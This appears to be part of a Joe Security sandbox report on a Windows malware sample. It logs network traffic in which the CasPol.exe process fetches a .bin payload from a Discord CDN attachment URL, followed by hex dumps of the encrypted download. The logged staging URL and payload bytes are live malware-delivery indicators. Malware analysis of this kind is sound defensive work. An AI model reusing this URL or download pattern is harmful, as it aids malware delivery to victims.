- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 14:09:49.475080013 CET	49750	443	192.168.2.3	162.159.133.233

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 14:09:49.475120068 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:49.475205898 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:49.690426111 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:49.690459013 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:49.763958931 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:49.764117956 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:49.986814976 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:49.986855984 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:49.987384081 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:49.987479925 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:49.990124941 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.033879995 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308470964 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308674097 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308752060 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308820963 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308892012 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308953047 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.308963060 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.308999062 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309025049 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309031010 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309089899 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309101105 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309119940 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309173107 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309226990 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309279919 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309294939 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309309959 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309372902 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309437037 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309442043 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309458971 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309520960 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309535027 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309592009 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309603930 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309655905 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309665918 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309684038 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309724092 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309760094 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.309770107 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.309952021 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310030937 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310044050 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310102940 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310123920 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310153008 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310189009 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310225010 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310250998 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310399055 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310420990 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310431957 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310447931 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310487986 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310498953 CET	443	49750	162.159.133.233	192.168.2.3

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 14:09:50.310559034 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310570955 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310628891 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310630083 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310647011 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310704947 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310739040 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310759068 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310771942 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310822964 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310828924 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310857058 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310869932 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310903072 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310923100 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310942888 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.310954094 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.310985088 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311017990 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311026096 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311037064 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311072111 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311110973 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311124086 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311135054 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311168909 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311214924 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311225891 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311244965 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311290026 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311306000 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.311321020 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.311362982 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.337349892 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.337553978 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.337613106 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.337704897 CET	49750	443	192.168.2.3	162.159.133.233
Jan 24, 2022 14:09:50.337707996 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.337728977 CET	443	49750	162.159.133.233	192.168.2.3
Jan 24, 2022 14:09:50.337776899 CET	49750	443	192.168.2.3	162.159.133.233

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 14:09:49.442687988 CET	54154	53	192.168.2.3	8.8.8.8
Jan 24, 2022 14:09:49.462178946 CET	53	54154	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 24, 2022 14:09:49.442687988 CET	192.168.2.3	8.8.8.8	0xcede	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 14:09:49.462178946 CET	8.8.8.8	192.168.2.3	0xcede	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 24, 2022 14:09:49.462178946 CET	8.8.8.8	192.168.2.3	0xcede	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 14:09:49.462178946 CET	8.8.8.8	192.168.2.3	0xcede	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 24, 2022 14:09:49.462178946 CET	8.8.8.8	192.168.2.3	0xcede	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 24, 2022 14:09:49.462178946 CET	8.8.8.8	192.168.2.3	0xcede	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49750	162.159.133.233	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:49 UTC	0	OUT	GET /attachments/934180388522299433/935091672193314826/kubaba_yqzTpIrbd157.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
2022-01-24 13:09:50 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 24 Jan 2022 13:09:50 GMT Content-Type: application/octet-stream Content-Length: 219200 Connection: close CF-Ray: 6d297f9b8f9b8897-LHR Accept-Ranges: bytes Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=kubaba_yqzTpIrbd157.bin ETag: "a75b51e3582de63748cbaeb643997139" Expires: Tue, 24 Jan 2023 13:09:50 GMT Last-Modified: Mon, 24 Jan 2022 08:40:27 GMT Vary: Accept-Encoding CF-Cache-Status: MISS Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1643013627858961 x-goog-hash: crc32c=5zi2WQ== x-goog-hash: md5=p1tR41gt5jdIy662Q5lxOQ== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 219200 X-GUploader-UploadID: ADPycdu0NNkdE-SANwhza-Xr74inOZNWvVs5Lcxo6cR9RjznDYhLpPhf08h82x6f6hgr6UA9WY9kpDNQfEKBnBMWGDE X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=OhB%2BBSpH66Y1TCIGDk3QtWWsNApoHxHeatBV%2F7acBNLnh7rK5yUJUHq6OW5Ruo105YTLLy0DMWdPajNz6%2FyhUOesTEUVmdnCrze92iEqix0u8DIP5OM9e5%2BBSZn0mb4dkzRHkg%3D%3D"}],"group":"cf-nel","max_age":604800}
2022-01-24 13:09:50 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-01-24 13:09:50 UTC	1	IN	Data Raw: 01 68 57 e4 b3 1d b3 85 c9 33 9b c9 0c 74 83 ce 4f 2e 30 7a 3b b5 85 2f 68 33 4a 7c 4a 7a 0d 8e 76 e1 68 ac 53 08 ae 4b ec 0f a6 27 4d b9 a9 c5 fd 54 45 f7 75 12 37 7a 8b f7 64 82 32 ec 13 7d a5 66 aa 14 83 b9 9e 1b ad 20 58 5e d1 70 27 9f 1c 45 1c d1 65 57 d0 8a 2a f8 b6 2c 2e ea fa 25 e2 ad 9b 48 eb cf 3b 02 2b db 43 65 e1 8d cb 00 7c dc 0e ab 33 ed a8 6d 35 33 4c 81 18 fd 6e 4a 4b 88 c5 2c b4 cf 0f d5 e7 05 70 ef af 40 c3 aa 25 f9 65 7d 38 7a 24 24 55 4a 4c 16 5a 39 5b d1 8d 84 de db 05 ec df b7 75 06 3c 9c f4 e4 b0 a4 e2 29 f4 a1 a6 98 1e 71 91 f5 07 be 05 18 f0 a9 a5 73 21 41 95 24 23 c2 81 d0 9d 2b 0d ed bc 49 85 35 0e 1d 61 52 eb a1 a1 7c fd 1d a9 9c d4 32 8a 5f 8a d0 4d 71 f7 92 4c 17 65 bb 35 63 16 b5 53 e7 9a 86 aa 7b 02 5c 3a 69 36 fb b5 ed 64 Data Ascii: hW3tO.0z;/h3J|JzvhSK'MTEu7zd2}f X^p'EeW*,.%H;+Ce|3m53LnJK,p@%e}8z$$UJLZ9[u<)qs!A$#+I5aR|2_MqLe5cS{\:i6d
2022-01-24 13:09:50 UTC	2	IN	Data Raw: ee 87 aa 7a 84 ea ff 90 29 7b 35 63 1f 7d c0 ab 37 1f 84 3d 1c fd da 5d 08 9b 27 e5 cc aa 03 68 a1 2d 11 2f 94 49 0d 7e e4 4e ad aa dd 49 68 8e a0 c4 34 38 de d3 98 d9 27 04 dd d4 af 22 71 eb 15 a6 99 c0 20 1d ac d8 d0 78 39 7c 4f c9 59 21 f8 fb d7 17 81 d4 0e ac 2e a8 b5 ea a0 43 b0 1c 34 59 59 a7 fa 41 e1 3b 55 7c 6b dd 59 1e 67 ba 43 c5 fa 80 41 d7 be 03 3a 14 ce 23 3b c2 19 fc 98 7e 7b bc 6f 6a 60 d8 49 58 ab 8a a2 c8 94 8c 91 cf f5 5b 00 60 48 ca 4e 69 0d 51 5e e2 2e 24 49 1c 3f 22 16 ca 62 14 b5 78 e4 d8 37 c2 77 9e cd 3d dd bf c2 f2 73 b1 4e 9e 5b ce 25 34 51 af 4c cc 83 47 38 5b a8 83 1d 07 c8 f0 03 ed ad e6 0c 51 7f 49 ed d1 55 35 9d 21 b2 5e 78 90 3e 42 bf c2 24 a4 9b 4c dd f0 26 e5 35 72 91 9e fa 2d 83 af 0b 73 08 e6 7a 2f 42 a0 9b b1 55 99 d6 Data Ascii: z){5c}7=]'h-/I~NIh48"'q x9|OY!.C4YYA;U|kYgCA:#;~{oj`IX[`HNiQ^.$I?"bx7w=sN[%4QLG8[QIU5!^x>B$L&5r-sz/BU

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	4	IN	Data Raw: bd 71 a7 4a 50 97 c2 46 a6 0c 73 45 15 43 52 1c 16 6c 75 31 7b 2e c0 f6 a4 bc ba 0d a7 aa d9 5f b1 5d 99 98 9c e3 84 85 55 94 ec b0 95 13 71 6b f5 79 ad 05 18 f4 d7 fa 36 21 45 ce 0d 1a c2 ef bf 0d 5b 0d ed b8 65 8e 4b 01 1d 81 56 f5 88 91 7d f6 17 77 de ff 05 8a 57 80 f8 75 71 f7 98 fc 7a 18 87 35 43 1c 9d 14 e5 9a 80 bd 14 7f 5c 3a 43 25 fe a4 ea 4c e9 bd 8b ea 51 f6 db df fa ef 8a 10 10 13 cd 4e 75 37 32 6a 32 01 ec d1 40 c5 ae af ef ce 0f 97 01 7f af 20 c3 a5 65 79 35 aa 4b b4 28 1a b9 83 22 51 49 cd 2d 3e 8c 3c c1 53 b8 47 e1 e2 fe 97 31 02 50 eb 7f 32 85 22 90 fd f5 89 93 28 9d a2 9c ff 35 00 cb b7 54 24 4e a5 17 3f bc e7 1c 7f 57 e7 de 02 2e ff bc 4a 07 12 61 3b ef ad 08 69 38 97 8d 11 2d c5 e8 ef 04 d7 80 fe d7 b2 c1 6a 67 1a 50 4f 77 0a 01 a8 d1 Data Ascii: qJPFsECRlu1{._]Uqky6!E[eKV}wWuqz5C\:C%LQNu72j2@ ey5K("QI-><SG1P2"(5T$N?W.Ja;i8-jgPOw
2022-01-24 13:09:50 UTC	5	IN	Data Raw: 74 ad 89 e5 ae 96 8c 9d 93 3d 57 28 53 60 e4 46 41 33 d1 49 e8 f0 20 4b 2e 7c 46 10 4a 78 14 b5 7c 5d eb 35 c2 22 1e d4 3d 39 bb d4 72 65 b1 4e 9a 4d 4e 3e 34 53 ab 64 e2 f9 47 3e db ce 83 1d 03 2c 70 1e ed a7 e2 7f da 7f 49 eb f9 42 35 9d 27 94 ca 78 90 91 6a a8 c2 da a2 8d cc f4 f0 26 e1 23 f2 b5 9e fa 29 94 22 1e 73 08 e7 7a 28 54 88 bf b2 55 9f 78 44 40 64 fb 16 eb 71 0b 0f 1e ec 3b 04 af b9 f3 51 8b fc 77 2a f0 e8 a2 c4 9d e2 5f 6b 4a c2 4a c2 a9 ce 9e 92 fd c2 f8 db 17 7b 69 76 0c 8c 14 f7 e2 f6 e1 bf 7f 7b 58 0b 99 4a 04 2d 80 b4 48 8b e5 12 39 f9 78 51 a1 e1 42 1f 60 d5 af a4 04 70 7d 3d ce 15 f1 94 ff 43 dd 73 56 70 d9 94 a3 b6 dc 70 01 0a 78 e4 4a 22 95 ae 45 c0 17 e3 f9 56 61 86 f9 18 92 23 4c 81 de 2e 27 93 62 6b a0 31 73 e0 5a fa 34 08 c7 48 Data Ascii: t=W(S`FA3I K.|FJx[]5"=9reNMN>4SdG>,pIB5'xj&#)"sz(TUxD@dq;Qw*_kJJ{iv{XJ-H9xQB`p}=CsVppxJ" EVa#L.'bk1sZ4H
2022-01-24 13:09:50 UTC	6	IN	Data Raw: 42 7b 09 c4 d3 57 aa 95 c0 91 c4 1c 9b 7f 06 83 41 d6 ba f9 40 24 82 cb a7 27 01 c5 16 3a cd 52 d1 3c 3f 63 a9 ce 4b a4 c8 f4 93 62 81 ad 19 53 d9 ef ae 94 27 a3 c9 69 98 9a 27 8e 36 92 c2 42 65 d0 a6 5b 30 55 28 02 5f 2b ee 0a e9 50 e1 63 19 3e 4b 24 45 18 13 7d a1 ec b0 0d 78 01 1b a5 59 25 d4 fc ec 10 ae a8 d6 5d b8 d0 66 19 36 41 48 12 5f 0d 80 ec 72 14 06 7c f3 89 df 61 67 a9 8f ff 51 7e 93 ce b8 9c a0 a2 07 5a cb 56 5a 10 06 f3 bc 9c 4f 52 c0 fc e2 a6 f3 10 16 22 b1 98 de 7a 7f 46 94 5e 20 22 58 20 dc 82 1b 08 6b 9e a4 94 09 7a 42 99 a6 b1 b4 8a 19 ee 11 ac d8 46 10 1a 29 8e 43 8b 96 87 4c fc 5a 61 5f 55 a6 1f ee df 3e df 9d af 55 03 3b 30 36 41 02 20 35 ab 32 fd 84 66 b8 83 c5 ca 85 ea f5 87 a4 6e 24 1c 18 6e d5 be dc 1c a4 62 1e ff cb 7f 1e 8e 30 Data Ascii: B{WA@$':R<?cKbS'i'6Be[0U(_+Pc>K$E}xY%]f6AH_r|agQ~ZVZOR"zF^ "X kzBF)CLZa_U>U;06A 52fn$nb0
2022-01-24 13:09:50 UTC	8	IN	Data Raw: 1b 21 db f5 dc 50 8a 1c 54 4d 96 aa 69 f5 ae d8 6a 94 cc 4d fa d0 17 7d 62 8d 1c a5 00 a2 f8 dd 02 91 dd 6a 46 2c b2 21 3b 2d 86 16 59 8e fd 3a 68 b6 7a 5b b4 cd 0d 1b 1e ca 87 f4 02 58 01 15 ea 1f 53 8f d2 47 f5 1f 52 58 82 36 b2 b9 ee 5e 1b 0a 7e c8 cc 33 90 bf 6b 3c 06 e6 ef 0e a7 8a d1 2b 30 32 43 81 9d 2e 27 93 94 f2 8a 31 79 9e c8 ea 34 02 cd 60 66 78 ac d2 6d 6a 3e 01 b5 f5 bb 57 82 74 a8 af b6 66 f8 54 37 61 6f 5a d3 02 db 8f 07 d3 ae d6 67 76 7a 4d d9 e8 3c 3a 14 de b9 9e 1b 22 22 58 5e c7 8d 27 9f d4 45 1c d1 7f 57 d0 8b 79 c8 b2 2c 07 e8 fa 25 fc ad 9b 59 fd dc 3f 3a 3b d9 43 65 e1 9c cf 1f 75 22 0f 87 3f e4 b4 45 45 31 4c 87 3a e2 64 59 41 97 6e 26 ab 6e f8 19 ea b6 78 8b 19 61 97 c8 47 95 53 1e 4e 15 52 52 2e d9 6d 59 23 5e 22 96 80 a4 bc b4 Data Ascii: !PTMijM}bjF,!;-Y:hz[XSGRX6^~3k<+02C.'1y4`fxmj>WtfT7aoZgvzM<:""X^'EWy,%Y?:;Ceu"?EE1L:dYAn &nxaGSNRR.mY#^"
2022-01-24 13:09:50 UTC	9	IN	Data Raw: b4 6d 3f 6d 6e 5a 1a 72 23 bc b4 7c 44 f3 db 42 ad db 27 12 1b b4 b1 e6 7a 65 4b 25 2b 08 bd 52 08 a0 5c 17 2a 74 a4 a4 9e 27 64 7a 61 ac 6f b4 de 17 ef 51 a8 cf 75 0c 2e 77 90 7b 8d b2 b7 4c fc 5d 49 77 11 a6 05 89 c8 1a f7 9d af 52 25 03 88 36 4d 7a 5e 37 b1 32 f9 9d 55 de 00 aa b8 0e ea f3 86 29 7b 25 1c 19 7d c0 31 57 0a 80 27 1c ff cc c6 3f 97 27 dd e5 84 01 49 a7 ad 08 07 e9 4f 1b f8 ef 66 89 ae cb c3 4a c7 a0 c0 16 63 bc d3 9e 58 27 03 f5 ae 85 0d 75 c3 6c 24 95 c6 53 b9 ba 58 d7 17 98 78 58 43 50 09 78 fd ff 3f ec 76 08 2c 2b 80 22 ee b6 c9 a3 73 ac 5d 4f 2d e1 46 e7 2b 6b 7d 7b dd 5f 0c c2 93 41 c5 fd 14 46 c3 96 a4 12 3a c6 0b 99 42 0d f6 f7 df 53 8c 67 6d 09 fe 5c 58 a1 82 82 ed be 0e 95 4f e5 42 8d 63 60 e4 4d 7a 0e c0 4c f4 28 08 70 2e 3d 28 Data Ascii: m?mnZr#|DB'zeK%+R*t'dzaoQu.w{L]lwR%6Mz^72U){%}1W'?'IOfJcX'ul$SXxXCPx?v,+"s]O-F+k}{_AF:B Sgm\XOBc`MzL(p.=(
2022-01-24 13:09:50 UTC	10	IN	Data Raw: 54 37 4b 78 29 6c 56 db 85 68 19 ae d6 6d 71 52 de db e8 3a 33 3c 14 bb 9e 1d 81 9e 58 5e 24 98 54 20 a4 45 16 be a5 57 d0 80 6d d0 23 2e 2e ec f3 0d 74 af 9b 4e c3 71 3b 02 21 cc 30 da e1 8d c1 6f bc dc 0e a1 34 c5 3f 6f 35 35 45 a9 00 ff 6e 4c 6d 29 7f 22 be 6c 75 a7 c6 bd 7b cc a2 61 97 c8 4b a2 dc 0f 4a 13 4a 7e ae 25 6c 73 13 e9 35 be f3 b3 cf 01 25 9e a0 b6 95 6f 52 b6 b7 83 78 86 8f 40 99 ec 14 97 13 7d 9d 4b 07 be 0f 0f 83 16 f5 36 2b 2e 19 25 20 c8 e8 9d ee 48 0d eb b5 61 1b 37 0e 1b a9 ec e9 a0 a0 6a 85 a2 a9 d2 dd 5d 4a 57 8a da 4a 59 68 90 22 7c 6f 93 95 41 16 b3 7b 59 9a 86 a0 6c 31 e3 3a 49 3c 94 75 ef 64 ab b8 a3 4d 2d f9 dd d6 d6 22 b6 10 16 31 0d 72 75 3d 2f 31 c4 03 ec dd 38 6a 93 af e5 c3 34 32 12 79 85 48 f4 0d ea 52 33 82 f4 a7 27 01 Data Ascii: T7Kx)lVhmqR:3<X^$T EWm#..tNq;!0o4?o55EnLm)"lu{aKJJ~%ls5%oRx@}K6+.% Ha7j]JWJYh"|oA{Yl1:I<udM-"1ru=/18j42yHR3'
2022-01-24 13:09:50 UTC	12	IN	Data Raw: 4a b6 a0 c0 16 c9 dc c2 96 71 e9 04 dd d6 e8 cb 73 eb 19 f8 99 e8 17 19 ba 52 f5 40 39 78 52 97 57 30 f0 d7 05 39 83 d2 67 ea 21 a8 bf 30 b9 e6 88 2b 34 5d 45 34 c9 69 d9 3f 43 f6 a7 dd 48 12 67 55 41 c5 fa 6f 94 d7 be 0d cc 35 e9 0b 0a 42 0d f6 8b 59 7b b4 6d 6a 6c 86 5c 49 a3 a6 8e f8 96 8a f8 89 e3 5b 0a ba 6f c1 64 5e 0b d1 43 f1 0a 08 59 2e 3d 28 ce 4a 6b 1c 9d b0 cc eb 33 ad b7 1e d4 37 03 b4 f1 5a 5e b1 4e 90 5e 6b 16 0c 51 ab 6e 3c 81 56 36 f3 6c 83 1d 05 b1 b6 1e ed a7 3c 70 ff 57 7e eb f9 4a 26 bb 0f f9 ca 78 9a e6 6a b9 ca 4b 6a 8d cc f4 e6 18 54 22 f2 b5 8f f2 46 5d 22 1e 79 1b cb 48 a2 55 88 b5 a1 79 b7 be 44 40 6e f2 31 fa 57 77 16 1e ec 1f 08 be 9e 8a 76 89 ed 67 32 d2 e2 85 ac a9 1e 5e 41 42 cb 66 ad 8b da 60 95 c2 c6 fe d9 78 b7 71 88 07 Data Ascii: JqsR@9xRW09g!0+4]E4i?CHgUAo5BY{mjl\l[od^CY.=(Jk37Z^N^kQn<V6l<pW~J&xjKjT"F]"yHUyD@n1Wwvg2 ^ABf`xq
2022-01-24 13:09:50 UTC	13	IN	Data Raw: 7b b5 f5 1d be 05 19 f0 a9 f5 36 8d 45 d9 25 2e c2 ef b5 c9 4e 0d ed b3 49 85 35 14 1d 81 53 e9 a0 aa 7d 3f 19 a9 d2 d9 32 8a 57 5d d4 4d 71 f8 92 22 7a 7c bb 35 42 16 b5 53 e7 7c 82 aa 7b 4c 5c 3a 49 c2 ff b5 ef 6b a1 bf 8b f6 2f f9 da df fe 80 b4 13 15 19 b3 7c 75 37 38 53 7e 03 ec d8 57 aa 93 b5 ef c4 1d 91 10 79 83 61 d9 a9 e8 5c 35 aa 4a 89 22 0b b6 9a 3a cd 58 d8 3a 28 11 2d ce 4b ae e6 f5 ed e7 8f ad 13 5f ba 6c ae 94 22 8b eb 69 82 9c 34 8a 3e 8d f0 28 4c 52 a6 5b 34 58 39 06 58 a6 ee 0a ec 46 e8 c1 12 38 63 ac 45 18 19 77 d0 fb a2 1b 60 29 91 a5 dc 2a c5 ee f1 03 b8 be e4 d7 b8 d1 6c 08 25 50 db 78 d4 0d 8e e6 01 98 a4 79 f9 82 c2 67 60 b8 90 ee 55 10 1e ce b8 96 09 b1 6d 35 4b 56 5a 1a c4 f8 bc 9c 44 44 f3 dd 86 a1 f3 11 12 1b be 99 15 7f 65 41 Data Ascii: {6E%.NI5S}??2W]Mq"z|5BS|{L\:Ik/\u78S~Wya\5J":X:(-K_|"i4>(LR[4X9XF8cEw`)*l%Pxyg`Um5KVZDDeA
2022-01-24 13:09:50 UTC	14	IN	Data Raw: 4f 4f b6 46 4c 51 ff 51 ab 6e f4 b2 07 25 d0 b4 84 00 fd df 5c 15 ef bb e1 10 37 7f 49 e1 d3 5e 3e 9d 20 da 34 79 bc 30 42 86 c0 24 a4 a7 d0 f5 f0 21 f8 dd f3 99 98 f9 3f ba cf 04 78 08 e0 67 d7 55 a4 b7 ab 5e 9f 73 58 be 65 cd 1b e9 1f d3 3f 1c e6 1a 34 6f bb cf 4c 80 ed 66 39 25 f2 8e c5 89 0a 6c 5e 51 d1 41 c5 b8 26 61 bf d3 d7 e4 d0 10 62 8f 89 21 a2 3d d9 d8 a2 fd 6a 80 7d 69 3b 9a 59 09 2f 80 2d 48 8b e5 35 11 b6 6b 47 b4 cd 27 9f 60 df 87 f4 17 74 6c eb eb 39 f2 86 c4 5a dd 62 54 41 7a 95 8f b9 e2 2c 19 19 7a cc 7f 26 8e 5a 6c b2 10 ea fb ea b4 96 c2 2b 92 32 42 b5 18 2f 0b 88 bb 04 e7 31 73 ea 59 85 da 08 c7 42 72 30 b1 cb b7 6a 05 05 ad 4a 8e 7b 8b 5e 9b af b6 58 f5 4d 24 45 6f 4b d7 4c 25 8e 2b dc 85 f8 7c 65 7e 4d c8 ec 21 c4 15 ac bc 89 31 b7 Data Ascii: 